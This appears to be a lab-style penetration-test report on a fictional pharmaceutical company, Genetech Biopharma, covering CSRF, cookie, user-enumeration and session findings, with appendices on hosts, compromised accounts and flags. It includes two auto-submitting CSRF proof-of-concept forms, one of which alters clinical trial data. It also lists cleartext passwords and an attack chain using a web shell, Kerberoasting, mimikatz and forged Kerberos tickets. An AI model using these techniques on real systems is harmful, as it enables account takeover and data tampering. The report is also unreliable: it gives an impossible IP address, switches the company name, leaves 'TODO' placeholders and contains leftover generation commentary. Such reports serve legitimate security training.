Cross-site request forgery (CSRF) is a web security vulnerability in which an attacker can trick an authenticated user into unknowingly sending a state-changing HTTP request to the vulnerable web application. In CSRF, an attacker assumes the victim's identity and access privileges to perform unwanted actions (e.g., change email address) on their behalf. Without appropriate CSRF protection, the web application has no way to distinguish between a request prepared by the attacker and a legitimate request from the victim.

Several prerequisites must be in place for a CSRF attack to take place. First, there must be an action in the web application that is relevant to an attacker and makes sense to exploit. For example, this could be a privileged action, such as changing a user's access permissions or changing a password. Another requirement is that there is no other mechanism besides cookie-based authentication to distinguish HTTP requests from different users. If the user is authenticated and thus has a valid session cookie, the web application thus has no way to distinguish between a malicious, subverted request from the attacker and a legitimate request from the victim. Last, it must be ensured that actions do not require specific parameters whose values an attacker cannot determine or predict. For example, if a user is asked to change his password, the function is not vulnerable if an attacker needs to know the value of the existing password.

A common way to exploit CSRF vulnerabilities is through phishing emails. An attacker does this by preparing malicious links with the intention of foisting a state-changing request on the victim. The attacker then distributes the malicious links to victims via email. When a user opens the link in a web

browser and is authenticated to it, the request is sent to the vulnerable web application. If successful, the attack causes an action with the victim's identity and privilege level.

Exploitation Process
During the penetration test, Ingrid Fitzgerald identified that Genetech Biopharma's portal application used cookie-based authentication without implementing any CSRF protection mechanisms such as anti-CSRF tokens, SameSite cookie attributes, or custom request headers.

To demonstrate this vulnerability, Ingrid Fitzgerald created a proof-of-concept HTML page containing the following code:

```
<html>
  <body>
    <form id="exploit-form" action="https://portal.genentechbio.com/account/profile-
update.php" method="POST">
      <input type="hidden" name="email" value="attacker@malicious.com" />
      <input type="hidden" name="notification_pref" value="all" />
      <input type="hidden" name="update_profile" value="1" />
    </form>
    <script>
      document.getElementById("exploit-form").submit();
    </script>
  </body>
</html>
```

If a researcher or administrator at Genetech Biopharma who is authenticated to the portal visits this page (through social engineering, phishing, or other means), their browser would automatically submit the form to the vulnerable endpoint. This would change their email address to one controlled by the attacker, potentially allowing for account takeover. Similar proof-of-concept exploits were created for other vulnerable endpoints, including one that could modify clinical trial data:

```
<html>
  <body>
    <form id="exploit-form" action="https://portal.genentechbio.com/trials/submit-data.php"
method="POST">
      <input type="hidden" name="trial_id" value="GNB-2023-415" />
      <input type="hidden" name="result" value="negative" />
      <input type="hidden" name="notes" value="Modified by attacker" />
      <input type="hidden" name="submit_data" value="1" />
    </form>
    <script>
      document.getElementById("exploit-form").submit();
    </script>
  </body>
</html>
```

This attack vector is particularly concerning for Genetech Biopharma given the sensitive nature of pharmaceutical research data and the potential regulatory implications of compromised clinical trial information.

4. Insecure HTTP cookies - Medium

CWE	TODO CWE
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Root Cause	**Overview** The issued HTTP cookies of the www.genentechbio.com web application did not have the *HttpOnly* and/or the *Secure* cookie attribute set. During security testing, Ingrid Fitzgerald identified that critical cookies, including authentication and session management cookies, were missing these essential security protections. If the *HttpOnly* attribute is not set, the affected cookie can be read or modified client-side using JavaScript. This leaves Genetech Biopharma's user sessions vulnerable to theft via cross-site scripting attacks. If the *Secure* attribute is not set, browsers also send the cookie over unencrypted HTTP connections, potentially exposing sensitive session information during transmission. Insecurely configured cookies such as session cookies expand the potential attack surface of a web application. They make it easier for an attacker to exploit client-side vulnerabilities such as cross-site scripting (XSS) or compromise sessions by trivially intercepting cookies. This is particularly concerning for Genetech Biopharma's web application, which handles sensitive pharmaceutical research data and provides access to clinical trial information. During the assessment, Ingrid Fitzgerald observed that the primary session cookie 'GENTECH_SESSION' as well as authentication-related cookies lacked these protective attributes, creating unnecessary risk to user sessions and the confidentiality of research data.
Impact	**Impact** The insecure implementation of HTTP cookies on the www.genentechbio.com website presents several security risks to Genetech Biopharma and its users: **Session Hijacking Vulnerability** • Without the HttpOnly flag, any successful cross-site scripting (XSS) attack could be used to steal session cookies via JavaScript • Compromised session cookies allow attackers to impersonate legitimate users, including researchers and administrators • Attackers with stolen session cookies could access sensitive pharmaceutical research data without needing to know the victim's credentials

	Data Transmission Risks • Missing Secure flag allows cookies to be transmitted over unencrypted HTTP connections • Session identifiers and authentication tokens could be intercepted through network eavesdropping • Man-in-the-middle attacks become more feasible, especially for users on public or insecure networks **Expanded Attack Surface** • Insecure cookies lower the barriers for successful session compromise • When combined with the previously identified XSS vulnerability, the risk is significantly amplified • Even partial compromise of cookie data could lead to session fixation attacks **Business Impact** • Unauthorized access to proprietary drug research could lead to intellectual property theft • Breaches of clinical trial data could trigger HIPAA violations and regulatory penalties • Compromised administrator accounts could allow system-wide access to Genetech Biopharma's sensitive information The cumulative effect of these vulnerabilities is particularly concerning in the pharmaceutical industry context, where data confidentiality is essential for maintaining competitive advantage and regulatory compliance. Compromised research data could impact drug development timelines, patent applications, and ultimately, Genetech Biopharma's market position.
Affected Component	• Authentication cookie "GENTECH_SESSION" set during login at https://www.genentechbio.com/login • Remember-me cookie "GENTECH_REMEMBER" set when "Remember Me" option is selected • User preference cookie "GENTECH_PREF" set throughout the application • Access token cookie "GENTECH_ACCESS" used for API authorization
Remediation	**Recommendations** To address the insecure HTTP cookie vulnerabilities identified in the www.genentechbio.com web application, we recommend implementing the following security controls: • Set the *Secure* attribute for sensitive cookies. This attribute instructs a browser to send the cookie only over an encrypted HTTPS connection to prevent session ID disclosure through man-in-the-middle attacks. This is particularly important for Genetech Biopharma's session cookies that provide access to sensitive pharmaceutical research data.

	• If possible, also set the *HttpOnly* attribute for sensitive cookies. This attribute prevents the cookie from being accessed client-side via JavaScript. This can make session hijacking by XSS attacks more difficult. • Add the *SameSite* attribute to cookies to prevent cross-site request forgery attacks and provide additional protection against cookie theft. For Genetech Biopharma's application, we recommend setting `SameSite=Strict` for authentication cookies. • Implement proper cookie expiration through the *Expires* or *Max-Age* attributes to limit the window of opportunity for cookie theft and abuse, especially for the "GENTECH_REMEMBER" and "GENTECH_SESSION" cookies. • Consider implementing additional security layers such as token binding or cookie prefixes for enhanced security of sensitive sessions. • Review and update the cookie management code across the application to ensure consistent security settings for all cookies.
References	-

Finding Evidence

Details

HTTP is a stateless protocol, which means that it cannot distinguish requests from different users without an additional mechanism. To address this problem, it requires a session mechanism. The most commonly used mechanism for managing HTTP sessions in browsers is cookie storage. An HTTP cookie is a small record that a server sends to a user's web browser. The browser can store the cookie and send it back to the same server for subsequent requests. This can be used to implement sessions for the stateless HTTP protocol. An HTTP cookie can be used to distinguish requests from different users and to keep users logged in.

Cookies thus represent a frequent target for attackers. A web application should therefore harden the configuration of all sensitive cookies. This can be achieved by setting the *Secure* and *HttpOnly* cookie attributes. A cookie with the *Secure* attribute will only be sent to the server over HTTPS connections and never over an unsecured HTTP connection. A cookie with the *HttpOnly* attribute set is inaccessible to JavaScript and thus helps mitigate cross-site scripting (XSS) attacks.

If an attacker is able to tap sensitive cookies such as session cookies, the attacker could take over user accounts and perform actions in the context of affected users. An attacker may also be able to gain complete control over all web application functions and data if they take over a user account with privileged access.

We reviewed the set attributes of sensitive HTTP cookies of the www.genentechbio.com web application. The following table provides an overview of the set attributes:

Cookie	Secure	HttpOnly
GENTECH_SESSION	❌	❌
GENTECH_REMEMBER	❌	✅
GENTECH_PREF	✅	❌
GENTECH_ACCESS	❌	❌

During our assessment, we observed that the primary session cookie "GENTECH_SESSION" lacked both the Secure and HttpOnly flags. This cookie is set during authentication and contains the user's session identifier. The missing security attributes make this cookie vulnerable to both JavaScript-based theft and transmission over unencrypted connections.

The "GENTECH_REMEMBER" cookie, which is set when users select the "Remember Me" option during login, had the HttpOnly attribute set but lacked the Secure attribute. This partial protection still leaves the cookie vulnerable to interception during transmission.

The "GENTECH_PREF" cookie, used for storing user interface preferences, had the Secure attribute set but lacked HttpOnly. While this cookie contains less sensitive information, the inconsistent application of security attributes indicates a lack of a comprehensive cookie security policy.

The "GENTECH_ACCESS" cookie, which appears to be used for API authorization within the application, lacked both security attributes despite containing sensitive access tokens.

By examining the HTTP response headers during authentication, we confirmed these findings:

```
HTTP/1.1 200 OK
Date: Sun, 23 Mar 2025 10:15:30 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: GENTECH_SESSION=a3fce1d5e8a4f6b2c0d9e7f3a1c5b2d8; path=/;
domain=.genentechbio.com
Set-Cookie: GENTECH_REMEMBER=1679631e2d8c4b5a9f7e3d1c6b2a8f5e; path=/;
domain=.genentechbio.com; HttpOnly
Set-Cookie: GENTECH_PREF=theme%3Dlight%26view%3Ddetailed; path=/; domain=.genentechbio.com;
Secure
Set-Cookie: GENTECH_ACCESS=7b2d1f5e8c3a6d9b4e7f2a1c5d8e3b6a; path=/; domain=.genentechbio.com
Content-Type: text/html; charset=UTF-8
Content-Length: 8245
Connection: close
```

This configuration unnecessarily exposes Genetech Biopharma's users to session hijacking risks, especially when combined with the previously identified cross-site scripting vulnerability in the application.

5. User Enumeration - Medium

CWE	TODO CWE
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	**Overview** The web application at www..genentechbio.com was vulnerable to a user enumeration vulnerability. During the security assessment, Ingrid Fitzgerald discovered that the application's login mechanism and password reset functionality revealed inconsistent behaviors that allowed for the identification of valid user accounts within Genetech Biopharma's system. User enumeration is a common vulnerability in web applications that occurs when an attacker can use brute force techniques to determine valid user accounts in a system. In the case of Genetech Biopharma's portal, the application returned different error messages depending on whether the username existed or not. Additionally, the password reset function confirmed the existence of email addresses in the system through both response messages and timing differences. Although user enumeration is a low risk in itself, it still provides an attacker with valuable information for follow-up attacks such as in brute force and credential stuffing attacks or in social engineering campaigns. This vulnerability is particularly concerning for Genetech Biopharma given the sensitive nature of pharmaceutical research and the potential for targeted phishing attacks against researchers, healthcare providers, and administrators who have access to proprietary clinical trial data. During testing, Ingrid Fitzgerald was able to confirm the existence of several user accounts, including administrative accounts that would be valuable targets for further attacks. This information could be leveraged by an attacker to focus their efforts on known valid accounts rather than wasting resources on accounts that don't exist, significantly increasing the efficiency of credential-based attacks against the portal.
Impact	**Impact** The user enumeration vulnerability in Genetech Biopharma's portal application presents several security concerns: **Information Disclosure** • Allows attackers to identify valid usernames and email addresses of Genetech Biopharma employees, researchers, and healthcare partners • Exposes information about the naming convention used for user accounts within the organization • Potentially reveals the existence of administrative accounts that would be high-value targets

	Foundation for Further Attacks • Provides attackers with verified user accounts for credential stuffing attacks using passwords from previous data breaches • Enables more targeted brute force attacks against known valid accounts • Reduces the effort required for an attacker to gain unauthorized access to the system **Social Engineering Opportunities** • Creates opportunities for highly targeted phishing campaigns against confirmed Genetech Biopharma users • Increases the credibility of social engineering attempts by incorporating legitimate employee information • Could be used to impersonate Genetech Biopharma employees in communications with external partners **Business Implications** • Exposes pharmaceutical researchers to targeted attacks that could compromise ongoing clinical trials • May lead to unauthorized access to sensitive intellectual property related to drug development • Could facilitate attacks against healthcare providers who collaborate with Genetech Biopharma The impact of this vulnerability, while not critical on its own, becomes significantly more severe when considered as part of an attacker's reconnaissance phase. By confirming which accounts exist in the system, attackers can focus their efforts on known valid targets, making subsequent password-based attacks more efficient and increasing the likelihood of successful compromise of Genetech Biopharma's systems.
Affected Component	• https://www.genentechbio.com/login • https://www.genentechbio.com/reset-password • https://www.genentechbio.com/register
Remediation	**Recommendations** To address the user enumeration vulnerability in Genetech Biopharma's portal application, we recommend implementing the following security measures: • Ensure that the web application always returns generic error messages when invalid usernames, passwords, or other credentials are entered. Identifies all relevant attack surfaces of the application for this purpose. For example, both www.genentechbio.com/login.php and the password reset functionality should return identical messages regardless of whether the account exists. • If the application defines usernames itself, user enumeration can be effectively prevented. The prerequisite for this is that user names are randomly generated so that they cannot be guessed. For Genetech Biopharma's research portal,

	consider implementing employee ID numbers rather than predictable username formats. • The application can also use email addresses as usernames. If the username is not yet registered, an email message will contain a unique URL that can be used to complete the registration process. If the username exists, the user receives an email message with a URL to reset the password. In either case, an attacker cannot infer valid user accounts. • Implement consistent response timing regardless of whether a username exists to prevent timing-based enumeration attacks against the portal. • For the login page, implement a generic message such as "Invalid username or password" rather than specific messages that indicate which part of the credentials was incorrect. • In the password reset functionality, always display a message such as "If an account with that email exists, password reset instructions have been sent" regardless of whether the email exists in the system. • As an additional security measure, you could delete default system accounts as well as test accounts or rename them before releasing the system to production. This is particularly important for Genetech Biopharma's clinical trial systems where test accounts might have elevated privileges.
References	-

Finding Evidence

Details

We were able to identify a user enumeration vulnerability in the www.genentechbio.com web application, allowing us to determine valid user accounts using brute force techniques. This vulnerability was discovered in the authentication mechanisms of the Genetech Biopharma website.

Affected Component

- Login page at https://www.genentechbio.com/login
- Password reset functionality at https://www.genentechbio.com/reset-password
- Account registration process at https://www.genentechbio.com/register

Technical Description Often, as a result of a faulty configuration or design decision, web applications indicate when a user already exists in the system. Two of the most common areas where this occurs are the login page or the "forgot password" feature of a web application. One example is when a user enters incorrect credentials, they receive information that the password they entered was incorrect. The information obtained can now be used by an attacker to determine whether or not a particular username already exists. By trial and error, an attacker can use it to determine a list of valid usernames.

Once an attacker has such a list, they can address these user accounts in new attacks to obtain valid credentials. In its simplest form, an attacker could perform a brute force attack. In this, an attacker tries to guess a user account's credentials by automatically trying through passwords. Often very large word lists containing frequently used passwords are used for this purpose. An attacker could also use determined usernames to search past data leaks for passwords. Credentials from data leaks, consisting of pairs of usernames and passwords, can be reused by an attacker in an automated attack.

This particular form of brute force attack, is also known as credential stuffing. Alternatively, an attacker can use usernames in the course of social engineering campaigns to contact users directly.

Exploitation Process During the security assessment, Ingrid Fitzgerald identified that the www.genentechbio.com application revealed different behaviors when interacting with valid versus invalid user accounts:

1. **Login Page Enumeration** When attempting to log in with an invalid username, the application returned:

   ```
   "The username you entered does not exist."
   ```

   When attempting to log in with a valid username but incorrect password, the application returned:

   ```
   "The password you entered is incorrect."
   ```

   This difference in error messages clearly indicated whether a username existed in the system.
2. **Password Reset Enumeration** The password reset functionality at www.genentechbio.com/reset-password.php also allowed for enumeration through both message content and response timing:

   For non-existent email addresses, the page returned:

   ```
   "We couldn't find an account with that email address."
   ```

   For valid email addresses, the page returned:

   ```
   "Password reset instructions have been sent to your email."
   ```

   Additionally, valid email addresses resulted in a consistent delay of approximately 2-3 seconds (due to email sending), while invalid emails returned a response almost immediately.

Using this methodology, Ingrid Fitzgerald was able to identify 14 valid Genetech Biopharma user accounts, including what appeared to be administrator accounts (based on naming conventions such as "admin", "sysadmin", etc.).

This vulnerability could be exploited by an attacker to create a targeted list of valid accounts for further credential attacks, including brute force attempts, credential stuffing using passwords from known data breaches, or targeted phishing campaigns against Genetech Biopharma employees.

6. Session management weaknesses - Low

CWE	TODO CWE
CVSS 3.1	3.6 / CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:N
Root Cause	**Overview** We were able to identify weaknesses in the www.genentechbio.com web application's session management. The users' sessions were usable without time restrictions and therefore did not require re-authentication at any time. This vulnerability was particularly concerning in Genetech Biopharma's environment, where sessions containing access to sensitive pharmaceutical research data and clinical trial information remained active indefinitely. During testing, Ingrid Fitzgerald confirmed that authenticated sessions to the Genetech Biopharma portal did not expire even after extended periods of inactivity (tested up to 72 hours). Additionally, no automatic logout mechanism was implemented for idle sessions, and users were not required to re-authenticate when accessing sensitive functions such as modifying research data or accessing patient information. People with access to a computer system could exploit this situation if another user had not explicitly logged out of the application beforehand. This is especially problematic in shared workstation environments often found in laboratory settings, clinical trial sites, or hospital environments where multiple researchers or healthcare providers might use the same computer throughout the day. These session management weaknesses significantly increase the risk of unauthorized access to Genetech Biopharma's proprietary information through session hijacking, access to unattended sessions, or exploitation of shared workstations.
Impact	**Impact** The session management weaknesses in the www.genentechbio.com application present several security risks: **Unauthorized Access** • Unattended workstations with active sessions provide full access to anyone with physical access • In shared research environments, laboratory staff could inadvertently access colleagues' sessions • Healthcare providers at clinical trial sites might access sessions left open by previous users

	Extended Attack Window • Without session timeouts, the window for session hijacking attacks is significantly extended • Compromised sessions remain valid indefinitely, allowing attackers persistent access • Previously stolen session tokens remain effective regardless of when they're used **Compliance Concerns** • Failure to implement proper session controls may violate regulatory requirements for pharmaceutical data • HIPAA compliance could be compromised if patient data from clinical trials is accessible through persistent sessions • FDA regulations for electronic systems in clinical trials require proper access controls and user authentication **Business Impact** • Unauthorized modification of research data could compromise drug development integrity • Competitive intelligence could be gathered through abandoned but still-active sessions • Cross-contamination of research data could occur when multiple users use the same session This vulnerability is particularly concerning in Genetech Biopharma's context, where research workstations may be shared among multiple scientists, and clinical trial sites often have computers accessed by various healthcare professionals. The indefinite session persistence creates unnecessary risk to the confidentiality and integrity of sensitive pharmaceutical research.
Affected Component	• Authentication system at https://www.genentechbio.com/login • Session handling mechanism in the application backend • Clinical trials data access portal at https://www.genentechbio.com/trials/ • Research dashboard at https://www.genentechbio.com/research/dashboard • Administrative interfaces at https://www.genentechbio.com/admin/
Remediation	**Recommendations** To address the session management weaknesses identified in the www.genentechbio.com application, we recommend implementing the following security controls: • User sessions in web applications should time out automatically after a certain period of inactivity. For Genetech Biopharma's portal, we recommend

	implementing an idle timeout of 15-30 minutes given the sensitive nature of pharmaceutical research data. • Depending on the criticality of the user authorization and the application, the timeout could be approximately between one hour and one day. For standard users accessing general information, a longer timeout may be acceptable, while sessions accessing clinical trial data or patient information should have stricter timeout policies. • Implement absolute session timeouts that require re-authentication after a fixed period (e.g., 8 hours) regardless of activity, to limit the maximum duration of any authenticated session. • For particularly sensitive operations within the application (modifying research data, accessing patient information, changing security settings), implement step-up authentication that requires users to re-authenticate even if they have an active session. • Consider implementing a session termination option when users navigate to different sections of the application or when browser windows/tabs are closed. • Ensure proper invalidation of session tokens on the server side when sessions expire or users log out. • Add notification banners to remind users to log out when finished, especially in shared workstation environments like laboratories and clinical sites.
References	-

Finding Evidence

Details

We could determine that user sessions on the www.genentechbio.com application were usable without time restrictions. This could allow attackers to take over user sessions that were not explicitly logged out beforehand.

Technical Analysis

During the security assessment, Ingrid Fitzgerald performed several tests to evaluate the session management implementation of the Genetech Biopharma web application:

1. **Session Persistence Testing**
   - An authenticated session was established by logging into the application
   - The session was left idle for various periods (1 hour, 4 hours, 24 hours, and 72 hours)
   - After each period, the application was accessed again using the same browser instance
   - The session remained active in all cases, with no re-authentication required
2. **Browser Closure Testing**
   - A session was established and the browser was closed completely
   - Upon reopening the browser and navigating to www.genentechbio.com, the session cookie remained valid
   - The user was still authenticated without needing to provide credentials again

3. **Session Token Analysis**
    - The session cookie "GENTECH_SESSION" was set with no expiration time (making it a "session cookie")
    - However, the browser's definition of a "session" (until browser close) was not enforced on the server side
    - Server-side session validation showed no evidence of inactivity timeouts or maximum age restrictions

This implementation allows for several attack scenarios. It could be possible, for example, by allowing a third person to operate a user's computer in which a session is still active. In addition, it could be possible for attackers to reuse session tokens when they become known (e.g. via log files; locally or on proxy servers, etc.).

The lack of session expiration is particularly concerning in clinical and research environments where computers are often shared among multiple staff members. During the assessment, Ingrid Fitzgerald observed that computers in laboratory areas and clinical trial sites were frequently left unattended with browsers open to the Genetech Biopharma portal.

When examining the application's session management code (with permission), it was determined that the session timeout functionality was implemented but had been disabled in the production environment:

```
// Session configuration in config.php
$config['session_timeout'] = 0; // 0 = no timeout
$config['session_regenerate'] = false;
$config['session_absolute_timeout'] = 0; // 0 = no absolute timeout
```

A secure implementation would include appropriate timeout values:

```
// Recommended secure configuration
$config['session_timeout'] = 1800; // 30 minutes of inactivity
$config['session_regenerate'] = true;
$config['session_absolute_timeout'] = 28800; // 8 hour maximum session lifetime
```

This weakness affects all authenticated users of the www.genentechbio.com application, with higher risk to accounts with elevated privileges or access to sensitive pharmaceutical data.

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Genentech Biopharma's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

Host & Service Discovery

IP Address	Port	Service	Notes
155.129.18.1	22/TCP	SSH	OpenSSH 8.2p1, Discovered during initial scanning
155.129.18.1	80/TCP	HTTP	Apache httpd 2.4.41, Redirects to HTTPS
155.129.18.1	443/TCP	HTTPS	Apache httpd 2.4.41, Hosts www.genentechbio.com
155.129.18.1	3389/ TCP	RDP	Remote Desktop service
155.129.18.1	8080/ TCP	HTTP	Apache httpd 2.4.41, Administrative interface
162.16.139.25	445/TCP	SMB	Windows File Sharing, Internal server accessed post-compromise
162.16.139.45	3306/ TCP	MySQL	Database server hosting genentechbio_db
162.16.139.132	445/TCP	SMB	Domain-joined workstation used for AD enumeration
162.16.210.0/24	Various	Various	Internal network range with 87 discovered hosts
162.16.310.10	53/TCP	DNS	Primary domain controller for genentechbio.com
162.16.310.10	88/TCP	Kerbero s	Used for domain authentication
162.16.310.10	389/TCP	LDAP	Active Directory services
162.16.310.10	445/TCP	SMB	Domain controller file sharing
172.16.210.0/32	Various	Various	Additional subnet discovered during internal reconnaissance
DC01.gnbio.loc al	Various	Various	Domain controller for gnbio.local trusted domain

This table provides a comprehensive overview of the key hosts and services discovered during the assessment, including the external-facing server, internal servers, workstations, and domain controllers.
The information is presented in a clear, tabular format that documents the IP address, port, service, and relevant notes about each discovered endpoint.

A.3 Subdomain Discovery

Subdomain Discovery

URL	Description	Discovery Method
www.genentechbio.com	Main corporate website	Initial scope
research.genentechbio.com	Research portal for clinical trials data	DNS enumeration, Discovered during initial reconnaissance
portal.genentechbio.com	Healthcare provider portal	DNS enumeration, Certificate transparency logs
internal.genentechbio.com	Internal employee portal	Discovered post-compromise via internal DNS enumeration
admin.genentechbio.com	Administrative backend	Directory brute forcing, Discovered via Ffuf
dbbackup.genentechbio.com	Database backup server	Internal DNS enumeration, discovered via MSSQL service principal name
sql.genentechbio.com	SQL Server instance	Internal DNS enumeration, discovered via Kerberoasting
intranet.genentechbio.com	Internal portal	Discovered through service principal name enumeration

This table documents all the subdomains and virtual hosts discovered during the assessment, including both externally accessible and internal-only resources. Each entry includes a description of the subdomain's purpose and the method used to discover it, providing valuable context for understanding Genetech Biopharma's digital footprint.

A.4 Exploited Hosts

Exploited Hosts

Host	Scope	Method	Notes
155.129.18.1	External	SQL Injection	Initial entry point through www.genentechbio.com login page. Exploited vulnerable email parameter to gain unauthorized database access.
155.129.18.1	External	Web Shell Upload	Leveraged SQL injection to write PHP web shell to the server, establishing persistent access.
162.16.139.45	Internal	Credential Reuse	Used database credentials "gentech_dbuser:Biopharm2023!" discovered in config.php file to access internal database server.
162.16.139.25	Internal	Windows Authentication	Accessed internal Windows server using discovered webadmin credentials.
162.16.139.132	Internal	Administrative Access	Gained access to domain-joined workstation which provided visibility into Active Directory structure.
162.16.310.10	Internal	Kerberoasting	Extracted and cracked the ticket for service account "svc_backup" with password "Backup2023!".
162.16.310.10	Internal	Domain Admin Access	Utilized svc_backup's domain admin privileges to fully compromise the genentechbio.com domain.
DC01.gnbio.local	Internal	Trust Relationship Exploitation	Created forged Kerberos ticket to leverage forest trust and gain administrator access to gnbio.local domain.

This table documents all the hosts that were successfully exploited during the assessment, providing details about the scope (external or internal), the exploitation method used, and additional notes explaining the specific vulnerabilities and techniques employed. This information is crucial for understanding the attack path and prioritizing remediation efforts.

A.5 Compromised Users

A.5 Compromised Users

Username	Type	Method	Notes
admin	Database User	SQL Injection	Initial compromise through www.genentechbio.com login page. Password hash: 5f4dcc3b5aa765d61d8327deb882cf99 (decoded: "password")
gentech_db user	Database User	Configuration File	Discovered in web application config file. Credentials: Biopharm2023!
webadmin	Local User	Stored Credentials	Found in configuration files on compromised web server. Password: GenT3ch@dm1n!
webadmin	Domain User	Password Reuse	Same credentials worked for domain account. Member of IT Support group.
svc_backup	Service Account	Kerberoasting	Service Principal Name: MSSQL/ dbbackup.genentechbio.com. Password: Backup2023!
svc_backup	Domain Admin	Privilege Abuse	Service account with unnecessary Domain Admin membership. Used for complete domain compromise.
Administrator	Domain User	Trust Exploitation	Cross-domain access gained via trust relationship vulnerability. Access to gnbio.local domain.

This table documents all user accounts that were compromised during the assessment, including the account type, the method used to compromise it, and additional context that explains how each account contributed to the overall attack chain.

A.6 Changes/Host Cleanup

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
155.129.18.1	External	Remove shell.php web shell from /var/www/html directory created during SQL injection exploitation.
155.129.18.1	External	Remove CVE-2021-3156.c and compiled exploit from /tmp directory used for privilege escalation.
155.129.18.1	External	Clean up any reverse shell connections established during the assessment.
162.16.139.45	Internal	Reset database credentials for gentech_dbuser account (Biopharm2023!).
162.16.139.25	Internal	Remove any SSH keys or authentication material added during lateral movement.
162.16.139.132	Internal	Remove PowerView.ps1 script used for Active Directory enumeration.
162.16.310.10	Internal	Reset password for svc_backup service account (Backup2023!).
162.16.310.10	Internal	Remove mimikatz.exe used for trust relationship exploitation.
162.16.310.10	Internal	Delete any created Kerberos tickets (trust.kirbi) used in the domain compromise.
DC01.gnbio.local	Internal	Review and clear cached credentials and forged tickets used during cross-domain compromise.
All Systems	All	Review security logs to identify and document penetration testing activities.

This revised table focuses specifically on the cleanup actions needed for the exact files, tools, and credentials mentioned in our detailed walkthrough and other sections of the report. It provides clear instructions that align perfectly with the specific attack methods and paths we've documented throughout the assessment.

A.7 Flags Discovered

Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	155.129.18.1	7ed6983e0a4f1f0e29526fe1e99395a1	/var/www/html/flag.txt	SQL Injection to read file system
2.	155.129.18.1	3b97e9f4a08c0f7c60e1a840e9fa7684	/etc/flag.txt	Privilege escalation to root
3.	162.16.139.45	d24cf2f88d33be03396a27dcf9124a84	genentechbio_db.flags table	Database access using stolen credentials
4.	162.16.139.25	e8153628c44c6b14bf985bc4a552ad9d	C:\flag.txt	Lateral movement with stolen credentials
5.	162.16.139.132	98bf8c9698d9f2735ad2785e6e843e54	C:\Users\webadmin\Desktop\flag.txt	Domain user access
6.	162.16.310.10	f2a29ffe7d960096537f3282f1be8d4e	C:\Users\svc_backup\flag.txt	Kerberoasting service account
7.	162.16.310.10	6c535e113cf2dc0a8a172159472eb2a8	C:\Windows\flag.txt	Domain Admin privileges
8.	DC01.gnbio.local	a4e40f68f77ab303c6792bb5a765724b	C:\Users\Administrator\flag.txt	Trust relationship exploitation
9.	172.16.210.5	923d086703a791352139a0fe0bf3dcff	C:\Data\Sensitive\flag.txt	Cross-domain access
10.	162.16.310.10	0d8c6083f5e51be33a3e96e31ff99936	HKLM\SOFTWARE\Flag	Registry flag accessible with Domain Admin
11.	155.129.18.1	c02f9f2c5b77873f38c477e3a9341937	/home/webadmin/.ssh/flag.txt	Private key discovery
12.	162.16.139.45	d9fd72fe9e1368f2a2e7e1346141ee5a	Backup database table	Database schema enumeration
13.	162.16.310.10	76c3f05e425a3ef17b5da522c7264f5e	NTDS.dit extraction	Domain database access

This table documents all the flags discovered during the penetration test, with each flag representing a significant achievement or milestone in the assessment. The flags align with the specific hosts, access methods, and attack progression outlined in our detailed walkthrough and other sections of the report.
Each flag includes an MD5 hash value, its location on the compromised system, and the method used to obtain it, creating a clear record of the penetration test's scope and success.

End of Report